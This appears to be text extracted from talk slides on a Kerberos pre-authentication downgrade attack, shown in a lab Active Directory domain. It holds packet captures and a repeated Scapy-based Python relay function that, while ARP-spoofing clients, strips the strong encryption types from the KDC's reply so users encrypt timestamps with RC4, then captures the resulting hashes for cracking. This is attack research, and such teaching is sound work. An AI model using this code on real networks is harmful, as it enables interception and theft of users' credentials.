205	17.918656	192.168.56.22	192.168.56.11	KRB5		322 AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5		329 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5		402 AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5		1915 AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5		1964 TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5		1943 TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP

Frame 221: 402 bytes on wire (3216 bits), 402 bytes captured (3216 bits)	0000	08 00 00 00 00 00 00 02
Linux cooked capture v2	0010	51 fc 00 00 45 02 01 7e
Internet Protocol Version 4, Src: 192.168.56.22, Dst: 192.168.56.11	0020	c0 a8 38 16 c0 a8 38 0b
Transmission Control Protocol, Src Port: 49676, Dst Port: 88, Seq: 1, Ack: 1, Len: 402	0030	3d 13 03 03 50 18 04 02
Kerberos	0040	6a 82 01 4e 30 82 01 4a
Record Mark: 338 bytes	0050	01 0a a3 63 30 61 30 4c
as-req	0060	43 30 41 a0 03 02 01 12
pvno: 5	0070	5d c3 d3 a8 88 d3 8d 60
msg-type: krb-as-req (10)	0080	29 79 2f ab 0a 3e eb 31
padata: 2 items	0090	97 7c b6 5e 8c f4 95 5c
PA-DATA pA-ENC-TIMESTAMP	00a0	e8 63 9f 1c 30 11 a1 04
padata-type: pA-ENC-TIMESTAMP (2)	00b0	30 05 a0 03 01 01 ff a4
padata-value: 3041a003020112a23a043876034a4e5dc3d3a888d38d60957ddd56384dc29129792fab0a3eeb31f7743ef	00c0	05 00 40 81 00 10 a1 19
etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)	00d0	10 30 0e 1b 0c 63 61 73
cipher: 76034a4e5dc3d3a888d38d60957ddd56384dc29129792fab0a3eeb31f7743ef	00e0	24 a2 1b 1b 19 4e 4f 52
PA-DATA pA-PAC-REQUEST	00f0	4b 49 4e 47 44 4f 4d 53
req-body	0100	30 2c a0 03 02 01 02 a1
Padding: 0	0110	74 67 74 1b 19 4e 4f 52
kdc-options: 40810010	0120	4b 49 4e 47 44 4f 4d 53
cname	0130	18 0f 32 30 33 37 30 39
realm: NORTH.SEVENKINGDOMS.LOCAL	0140	5a a6 11 18 0f 32 30 33
sname	0150	38 30 35 5a a7 06 02 04
till: Sep 13, 2037 04:48:05.000000000 CEST	0160	02 01 12 02 01 11 02 01
rtime: Sep 13, 2037 04:48:05.000000000 CEST	0170	02 01 03 a9 1d 30 1b 30
nonce: 45006907	0180	04 10 43 41 53 54 45 4c
etype: 6 items	0190	20 20
addresses: 1 item CASTELBLACK<20>		

Pre-authentication



Kerberos negotiation

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5		322 AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5		329 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5		402 AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5		1915 AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5		1964 TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5		1943 TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP

Frame 221: 402 bytes on wire (3216 bits), 402 bytes captured (3216 bits)		0000	08 00 00 00 00 00 00 02
Linux cooked capture v2		0010	51 fc 00 00 45 02 01 7e
Internet Protocol Version 4, Src: 192.168.56.22, Dst: 192.168.56.11		0020	c0 a8 38 16 c0 a8 38 0b
Transmission Control Protocol, Src Port: 49676, Dst Port: 88, Seq: 1, Ack: 1, Len: 402		0030	3d 13 03 03 50 18 04 02
Kerberos		0040	6a 82 01 4e 20 82 01 4a
Record Mark: 338 bytes		0050	01 0a 23 63 30 61 30 4c
as-req		0060	43 30 41 a0 03 02 01 12
pvno: 5		0070	5d c3 d3 a8 88 d3 8d 60
msg-type: krb-as-req (10)		0080	29 79 2f ab 0a 3e eb 31
padata: 2 items		0090	97 7c b6 5e 8c f4 95 5c
PA-DATA pA-ENC-TIMESTAMP		00a0	e8 63 9f 1c 30 11 a1 04
pa-data-type: pA-ENC-TIMESTAMP (2)		00b0	30 05 a0 03 01 01 ff a4
pa-data-value: 3041a003020112a23a043876034a4e5dc3d3a888d38d60957ddd56384dc29129792fab0a3eeb31f7743ef		00c0	05 00 40 81 00 10 a1 19
etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)		00d0	10 30 0e 1b 0c 63 61 73
cipher: 76034a4e5dc3d3a888d38d60957ddd56384dc29129792fab0a3eeb31f7743ef		00e0	24 a2 1b 1b 19 4e 4f 52
PA-DATA pA-PAC-REQUEST		00f0	4b 49 4e 47 44 4f 4d 53
req-body		0100	30 2c a0 03 02 01 02 a1
Padding: 0		0110	74 67 74 1b 19 4e 4f 52
kdc-options: 40810010		0120	4b 49 4e 47 44 4f 4d 53
cname		0130	18 0f 32 30 33 37 30 39
realm: NORTH.SEVENKINGDOMS.LOCAL		0140	5a a6 11 18 0f 32 30 33
sname		0150	38 30 35 5a a7 06 02 04
till: Sep 13, 2037 04:48:05.000000000 CEST		0160	02 01 12 02 01 11 02 01
rtime: Sep 13, 2037 04:48:05.000000000 CEST		0170	02 01 03 a9 1d 30 1b 30
nonce: 45006907		0180	04 10 43 41 53 54 45 4c
etype: 6 items		0190	20 20
addresses: 1 item CASTELBLACK<20>			

Pre-authentication

Algorithm used to encrypt the timestamp



Kerberos negotiation

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5		322 AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5		329 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5		402 AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5		1915 AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5		1964 TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5		1943 TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP

Frame 223: 1915 bytes on wire (15320 bits), 1915 bytes captured (15320 bits)
Linux cooked capture v2
Internet Protocol Version 4, Src: 192.168.56.11, Dst: 192.168.56.22
Transmission Control Protocol, Src Port: 88, Dst Port: 49676, Seq: 1, Ack: 343, Len: 1915
Kerberos
Record Mark: 1851 bytes
as-rep
pvno: 5
msg-type: krb-as-rep (11)
padata: 1 item
crealm: NORTH.SEVENKINGDOMS.LOCAL
cname
ticket
enc-part
etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
kvno: 4
cipher: 3473b9eb9c8385e8b9615ed0c0bfd3fc5c7d1574d80b9b4fc6963c2d4125bf350b4f0

0030 3e a4 c1 06 50 18 20 14
0040 6b 82 07 37 30 82 07 33
0050 01 0b a2 5c 30 5a 30 58
0060 4f 30 4d 30 4b a0 03 02
0070 52 54 48 2e 53 45 56 45
0080 53 2e 4c 4f 43 41 4c 68
0090 6c 62 6c 61 63 6b 2e 6e
00a0 65 6e 6b 69 6e 67 64 6f
00b0 a3 1b 1b 19 4e 4f 52 54
00c0 49 4e 47 44 4f 4d 53 2e
00d0 17 a0 03 02 01 01 a1 10
00e0 45 4c 42 4c 41 43 4b 24
00f0 30 82 05 0e a0 03 02 01
0100 54 48 2e 53 45 56 45 4e
0110 2e 4c 4f 43 41 4c a2 2e
0120 25 30 23 1b 06 6b 72 62
0130 54 48 2e 53 45 56 45 4e
0140 2e 4c 4f 43 41 4c a3 82
0150 02 01 12 a1 03 02 01 02
0160 3f ea 83 f2 31 62 58 17
0170 e6 75 42 5d 05 71 a1 93
0180 48 9f 57 6f 48 98 11 ea
0190 36 60 83 59 b0 a8 84 8a
01a0 52 a6 ba ef a4 a7 ab 01
01b0 c8 e3 9b f6 5e cf 84 8c



Kerberos negotiation

No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5		322 AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5		329 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5		402 AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5		1915 AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5		1964 TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5		1943 TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP

Frame 223: 1915 bytes on wire (15320 bits), 1915 bytes captured (15320 bits)
Linux cooked capture v2
Internet Protocol Version 4, Src: 192.168.56.11, Dst: 192.168.56.22
Transmission Control Protocol, Src Port: 88, Dst Port: 49676, Seq: 1, Ack: 343, Len: 1915
Kerberos
Record Mark: 1851 bytes
as-rep
pvno: 5
msg-type: krb-as-rep (11)
padata: 1 item
crealm: NORTH.SEVENKINGDOMS.LOCAL
cname
ticket
enc-part
etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
kvno: 4
cipher: 3473b9eb9c8385e8b9615ed0c0bfd3fc5c7d1574d80b9b4fc6963c2d4125bf350b4f3

0030 3e a4 c1 06 50 18 20 14
0040 6b 82 07 37 30 82 07 33
0050 01 0b a2 5c 30 5a 30 58
0060 4f 30 4d 30 4b a0 03 02
0070 52 54 48 2e 53 45 56 45
0080 53 2e 4c 4f 43 41 4c 68
0090 6c 62 6c 61 63 6b 2e 6e
00a0 65 6e 6b 69 6e 67 64 6f
00b0 a3 1b 1b 19 4e 4f 52 54
00c0 49 4e 47 44 4f 4d 53 2e
00d0 17 a0 03 02 01 01 a1 10
00e0 45 4c 42 4c 41 43 4b 24
00f0 30 82 05 0e a0 03 02 01
0100 54 48 2e 53 45 56 45 4e
0110 2e 4c 4f 43 41 4c a2 2e
0120 25 30 23 1b 06 6b 72 62
0130 54 48 2e 53 45 56 45 4e
0140 2e 4c 4f 43 41 4c a3 82
0150 02 01 12 a1 03 02 01 02
0160 3f ea 83 f2 31 62 58 17
0170 e6 75 42 5d 05 71 a1 93
0180 48 9f 57 6f 48 98 11 ea
0190 36 60 83 59 b0 a8 84 8a
01a0 52 a6 ba ef a4 a7 ab 01
01b0 c8 e3 9b f6 5e cf 84 8c

Part of the ticket encrypted with the algorithm chosen by the workstation



Negotiation tampering


Negotiation tampering

Updated scenario :




Negotiation tampering

Updated scenario :



Negotiation tampering

Updated scenario :



Negotiation tampering

Updated scenario :



← KDC_PREAUTH_REQUIRED
List of supported algorithms



Negotiation tampering

Updated scenario :



← KDC_PREAUTH_REQUIRED
List of supported algorithms



We modify the packet on the fly by removing the robust algorithms from the list suggested by the KDC.

Negotiation tampering

Updated scenario :




Modified KDC_PREAUTH_REQUIRED

List of supported algorithms
containing only RC4



Negotiation tampering

Updated scenario :



Negotiation tampering

Updated scenario :




AS-REQ with pre-authentication
Timestamp encrypted with RC4




Negotiation tampering

Updated scenario :



Negotiation tampering


Updated scenario :



We keep a copy of the ticket

Negotiation tampering

Updated scenario :



Negotiation tampering

Updated scenario :



Negotiation tampering

Let's do it with the Scapy Python module

Negotiation tampering

The interesting function

```
577  ✓ async def relay_asreq_to_dc(data, client_ip):
578      kerberos_packet = KerberosTCPHeader(data)
579      decoder.start(bytes(kerberos_packet.root.reqBody.cname.nameString[0]))
580      username = decoder.read()[1].decode().lower()
581      decoder.start(bytes(kerberos_packet.root.reqBody.realm))
582      domain = decoder.read()[1].decode().lower()
583
584      if username.endswith('$') :
585          logging.debug(f'[*] AS-REQ coming for computer account {username}@{domain}. Relaying...')
586          return await relay_without_modification_to_dc(data)
587
588      if username in UppercaseNamesCaptured and 23 in UppercaseNamesCaptured[username] :
589          logging.info(f'[*] RC4 hash already captured for {username}@{domain}. Relaying...')
590          return await relay_without_modification_to_dc(data)
591
592      if len(kerberos_packet.root.padata) != 2 :
593          if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594              logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595              return await relay_without_modification_to_dc(data)
596          logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597          response = await relay_without_modification_to_dc(data)
598          krb_response = KerberosTCPHeader(response)
599          if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600              return response
```

Negotiation tampering

The interesting function

```
577  ✓ async def relay_asreq_to_dc(data, client_ip):
578      kerberos_packet = KerberosTCPHeader(data)
579      decoder.start(bytes(kerberos_packet.root.reqBody.cname.nameString[0]))
580      username = decoder.read()[1].decode().lower()
581      decoder.start(bytes(kerberos_packet.root.reqBody.realm))
582      domain = decoder.read()[1].decode().lower()
583
584      if username.endswith('$') :
585          logging.debug(f'[*] AS-REQ coming for computer account {username}@{domain}. Relaying...')
586          return await relay_without_modification_to_dc(data)
587
588      if username in UsernamesCaptured and 23 in UsernamesCaptured[username] :
589          logging.info(f'[*] RC4 hash already captured for {username}@{domain}. Relaying...')
590          return await relay_without_modification_to_dc(data)
591
592      if len(kerberos_packet.root.padata) != 2 :
593          if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594              logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595              return await relay_without_modification_to_dc(data)
596          logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597          response = await relay_without_modification_to_dc(data)
598          krb_response = KerberosTCPHeader(response)
599          if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600              return response
```

Ignoring machine account with very robust password

Negotiation tampering

The interesting function

```
577  ✓ async def relay_asreq_to_dc(data, client_ip):
578      kerberos_packet = KerberosTCPHeader(data)
579      decoder.start(bytes(kerberos_packet.root.reqBody.cname.nameString[0]))
580      username = decoder.read()[1].decode().lower()
581      decoder.start(bytes(kerberos_packet.root.reqBody.realm))
582      domain = decoder.read()[1].decode().lower()
583
584      if username.endswith('$') :
585          logging.debug(f'[*] AS-REQ coming for computer account {username}@{domain}. Relaying...')
586          return await relay_without_modification_to_dc(data)
587
588      if username in UsernamesCaptured and 23 in UsernamesCaptured[username] :
589          logging.info(f'[*] RC4 hash already captured for {username}@{domain}. Relaying...')
590          return await relay_without_modification_to_dc(data)
591
592      if len(kerberos_packet.root.padata) != 2 :
593          if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594              logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595              return await relay_without_modification_to_dc(data)
596          logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597          response = await relay_without_modification_to_dc(data)
598          krb_response = KerberosTCPHeader(response)
599          if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600              return response
```

Ignoring machine account with very robust password


Negotiating AS-REQ packet

Negotiation tampering

```
592     if len(kerberos_packet.root.padata) != 2 :
593         if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594             logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595             return await relay_without_modification_to_dc(data)
596         logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597         response = await relay_without_modification_to_dc(data)
598         krb_response = KerberosTCPHeader(response)
599         if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600             return response
601         RC4_present = False
602         indexes_to_delete = []
603         for idx, x in enumerate(krb_response.root.eData[0].seq[0].padataValue.seq) :
604             if x.etype == 0x17 :
605                 RC4_present = True
606             else :
607                 indexes_to_delete.append(idx)
608         if not RC4_present :
609             logging.warning("[!] RC4 not found in DC's supported algorithms. Downgrade to RC4 will not work")
610             return response
611         logging.info(f'[+] Hijacking Kerberos encryption negotiation for {username}@{domain}...')
612         for i in indexes_to_delete :
613             del krb_response.root.eData[0].seq[0].padataValue.seq[i]
614         krb_response[KerberosTCPHeader].len = len(bytes(krb_response[Kerberos]))
615         return bytes(krb_response[KerberosTCPHeader])
616
617     response = await relay_without_modification_to_dc(data)
618     krb_response = KerberosTCPHeader(response)
619     if krb_response.haslayer(KRB_AS_REP):
620         handle_as_rep(krb_response)
621         if stop_spoofing and not disable_spoofing :
622             if client_ip in Targets : Targets.remove(client_ip)
623             if client_ip in InitialTargets : InitialTargets.remove(client_ip)
624             restore(client_ip, gw)
625             logging.info(f'[+] Restored arp cache of {client_ip}')
626         return response
627     return response
628
```

Negotiation tampering


```
592 if len(kerberos_packet.root.padata) != 2 :
593     if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594         logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595         return await relay_without_modification_to_dc(data)
596     logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597     response = await relay_without_modification_to_dc(data)
598     krb_response = KerberosTCPHeader(response)
599     if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600         return response
601     RC4_present = False
602     indexes_to_delete = []
603     for idx, x in enumerate(krb_response.root.eData[0].seq[0].padataValue.seq) :
604         if x.etype == 0x17 :
605             RC4_present = True
606         else :
607             indexes_to_delete.append(idx)
608     if not RC4_present :
609         logging.warning("[!] RC4 not found in DC's supported algorithms. Downgrade to RC4 will not work")
610         return response
611     logging.info(f'[+] Hijacking Kerberos encryption negotiation for {username}@{domain}...')
612     for i in indexes_to_delete :
613         del krb_response.root.eData[0].seq[0].padataValue.seq[i]
614     krb_response[KerberosTCPHeader].len = len(bytes(krb_response[Kerberos]))
615     return bytes(krb_response[KerberosTCPHeader])
616
617 response = await relay_without_modification_to_dc(data)
618 krb_response = KerberosTCPHeader(response)
619 if krb_response.haslayer(KRB_AS_REP):
620     handle_as_rep(krb_response)
621     if stop_spoofing and not disable_spoofing :
622         if client_ip in Targets : Targets.remove(client_ip)
623         if client_ip in InitialTargets : InitialTargets.remove(client_ip)
624         restore(client_ip, gw)
625         logging.info(f'[+] Restored arp cache of {client_ip}')
626     return response
627 return response
628
```



ERR_PREAUTH_REQUIRED error

Negotiation tampering

```
592     if len(kerberos_packet.root.padata) != 2 :
593         if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594             logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595             return await relay_without_modification_to_dc(data)
596         logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597         response = await relay_without_modification_to_dc(data)
598         krb_response = KerberosTCPHeader(response)
599         if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600             return response
601         RC4_present = False
602         indexes_to_delete = []
603         for idx, x in enumerate(krb_response.root.eData[0].seq[0].padataValue.seq) :
604             if x.etype == 0x17 :
605                 RC4_present = True
606             else :
607                 indexes_to_delete.append(idx)
608         if not RC4_present :
609             logging.warning("[!] RC4 not found in DC's supported algorithms. Downgrade to RC4 will not work")
610             return response
611         logging.info(f'[+] Hijacking Kerberos encryption negotiation for {username}@{domain}...')
612         for i in indexes_to_delete :
613             del krb_response.root.eData[0].seq[0].padataValue.seq[i]
614         krb_response[KerberosTCPHeader].len = len(bytes(krb_response[Kerberos]))
615         return bytes(krb_response[KerberosTCPHeader])
616
617     response = await relay_without_modification_to_dc(data)
618     krb_response = KerberosTCPHeader(response)
619     if krb_response.haslayer(KRB_AS_REP):
620         handle_as_rep(krb_response)
621         if stop_spoofing and not disable_spoofing :
622             if client_ip in Targets : Targets.remove(client_ip)
623             if client_ip in InitialTargets : InitialTargets.remove(client_ip)
624             restore(client_ip, gw)
625             logging.info(f'[+] Restored arp cache of {client_ip}')
626         return response
627     return response
628
```



ERR_PREAUTH_REQUIRED error

Negotiation tampering

```
592     if len(kerberos_packet.root.padata) != 2 :
593         if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594             logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595             return await relay_without_modification_to_dc(data)
596         logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597         response = await relay_without_modification_to_dc(data)
598         krb_response = KerberosTCPHeader(response)
599         if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600             return response
601         RC4_present = False
602         indexes_to_delete = []
603         for idx, x in enumerate(krb_response.root.eData[0].seq[0].padataValue.seq) :
604             if x.etype == 0x17 :
605                 RC4_present = True
606             else :
607                 indexes_to_delete.append(idx)
608         if not RC4_present :
609             logging.warning("[!] RC4 not found in DC's supported algorithms. Downgrade to RC4 will not work")
610             return response
611         logging.info(f'[+] Hijacking Kerberos encryption negotiation for {username}@{domain}...')
612         for i in indexes_to_delete :
613             del krb_response.root.eData[0].seq[0].padataValue.seq[i]
614         krb_response[KerberosTCPHeader].len = len(bytes(krb_response[Kerberos]))
615         return bytes(krb_response[KerberosTCPHeader])
616
617     response = await relay_without_modification_to_dc(data)
618     krb_response = KerberosTCPHeader(response)
619     if krb_response.haslayer(KRB_AS_REP):
620         handle_as_rep(krb_response)
621         if stop_spoofing and not disable_spoofing :
622             if client_ip in Targets : Targets.remove(client_ip)
623             if client_ip in InitialTargets : InitialTargets.remove(client_ip)
624             restore(client_ip, gw)
625             logging.info(f'[+] Restored arp cache of {client_ip}')
626         return response
627     return response
628
```

ERR_PREAUTH_REQUIRED error

Deletion of non-RC4 algorithms

Negotiation tampering

```
592     if len(kerberos_packet.root.padata) != 2 :
593         if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594             logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595             return await relay_without_modification_to_dc(data)
596         logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597         response = await relay_without_modification_to_dc(data)
598         krb_response = KerberosTCPHeader(response)
599         if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600             return response
601         RC4_present = False
602         indexes_to_delete = []
603         for idx, x in enumerate(krb_response.root.eData[0].seq[0].padataValue.seq) :
604             if x.etype == 0x17 :
605                 RC4_present = True
606             else :
607                 indexes_to_delete.append(idx)
608         if not RC4_present :
609             logging.warning("[!] RC4 not found in DC's supported algorithms. Downgrade to RC4 will not work")
610             return response
611         logging.info(f'[+] Hijacking Kerberos encryption negotiation for {username}@{domain}...')
612         for i in indexes_to_delete :
613             del krb_response.root.eData[0].seq[0].padataValue.seq[i]
614         krb_response[KerberosTCPHeader].len = len(bytes(krb_response[Kerberos]))
615         return bytes(krb_response[KerberosTCPHeader])
616
617     response = await relay_without_modification_to_dc(data)
618     krb_response = KerberosTCPHeader(response)
619     if krb_response.haslayer(KRB_AS_REP):
620         handle_as_rep(krb_response)
621         if stop_spoofing and not disable_spoofing :
622             if client_ip in Targets : Targets.remove(client_ip)
623             if client_ip in InitialTargets : InitialTargets.remove(client_ip)
624             restore(client_ip, gw)
625             logging.info(f'[+] Restored arp cache of {client_ip}')
626         return response
627     return response
628
```

ERR_PREAUTH_REQUIRED error

Deletion of non-RC4 algorithms

Printing hash in crackable format

Negotiation tampering

```
592 if len(kerberos_packet.root.padata) != 2 :
593     if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594         logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595         return await relay_without_modification_to_dc(data)
596     logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597     response = await relay_without_modification_to_dc(data)
598     krb_response = KerberosTCPHeader(response)
599     if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600         return response
601     RC4_present = False
602     indexes_to_delete = []
603     for idx, x in enumerate(krb_response.root.eData[0].seq[0].padataValue.seq) :
604         if x.etype == 0x17 :
605             RC4_present = True
606         else :
607             indexes_to_delete.append(idx)
608     if not RC4_present :
609         logging.warning("[!] RC4 not found in DC's supported algorithms. Downgrade to RC4 will not work")
610         return response
611     logging.info(f'[+] Hijacking Kerberos encryption negotiation for {username}@{domain}...')
612     for i in indexes_to_delete :
613         del krb_response.root.eData[0].seq[0].padataValue.seq[i]
614     krb_response[KerberosTCPHeader].len = len(bytes(krb_response[Kerberos]))
615     return bytes(krb_response[KerberosTCPHeader])
616
617 response = await relay_without_modification_to_dc(data)
618 krb_response = KerberosTCPHeader(response)
619 if krb_response.haslayer(KRB_AS_REP):
620     handle_as_rep(krb_response)
621     if stop_spoofing and not disable_spoofing :
622         if client_ip in Targets : Targets.remove(client_ip)
623         if client_ip in InitialTargets : InitialTargets.remove(client_ip)
624         restore(client_ip, gw)
625         logging.info(f'[+] Restored arp cache of {client_ip}')
626     return response
627 return response
628
```

ERR_PREAUTH_REQUIRED error

Deletion of non-RC4 algorithms

Printing hash in crackable format

Restoring target's ARP cache

4. Putting the theory to the test

Putting the theory to the test

Putting the theory to the test

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5		271 AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5		201 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5		347 AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5		1509 AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5		1469 TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5		1493 TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2		3150 Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2		314 Session Setup Response

Frame 46: 271 bytes on wire (2168 bits), 271 bytes captured (2168 bits) on interface		0000	ee af b9 81 c7 6e bc 24
Ethernet II, Src: ProxmoxS_25:02:85 (bc:24:11:25:02:85), Dst: ee:af:b9:81:c7:6e (e		0010	01 01 5f 5a 40 00 80 06
Internet Protocol Version 4, Src: 192.168.57.23, Dst: 192.168.57.12		0020	39 0c c3 3c 00 58 52 e8
Transmission Control Protocol, Src Port: 49980, Dst Port: 88, Seq: 1, Ack: 1, Len:		0030	08 05 f4 67 00 00 00 00
Kerberos		0040	a1 03 02 01 05 a2 03 02
Record Mark: 213 bytes		0050	a1 04 02 02 00 80 a2 09
as-req		0060	ff a4 81 ab 30 81 a8 a0
pvno: 5		0070	a1 14 30 12 a0 03 02 01
msg-type: krb-as-req (10)		0080	61 67 72 61 6e 74 a2 07
padata: 1 item		0090	1a 30 18 a0 03 02 01 02
req-body		00a0	62 74 67 74 1b 05 45 53
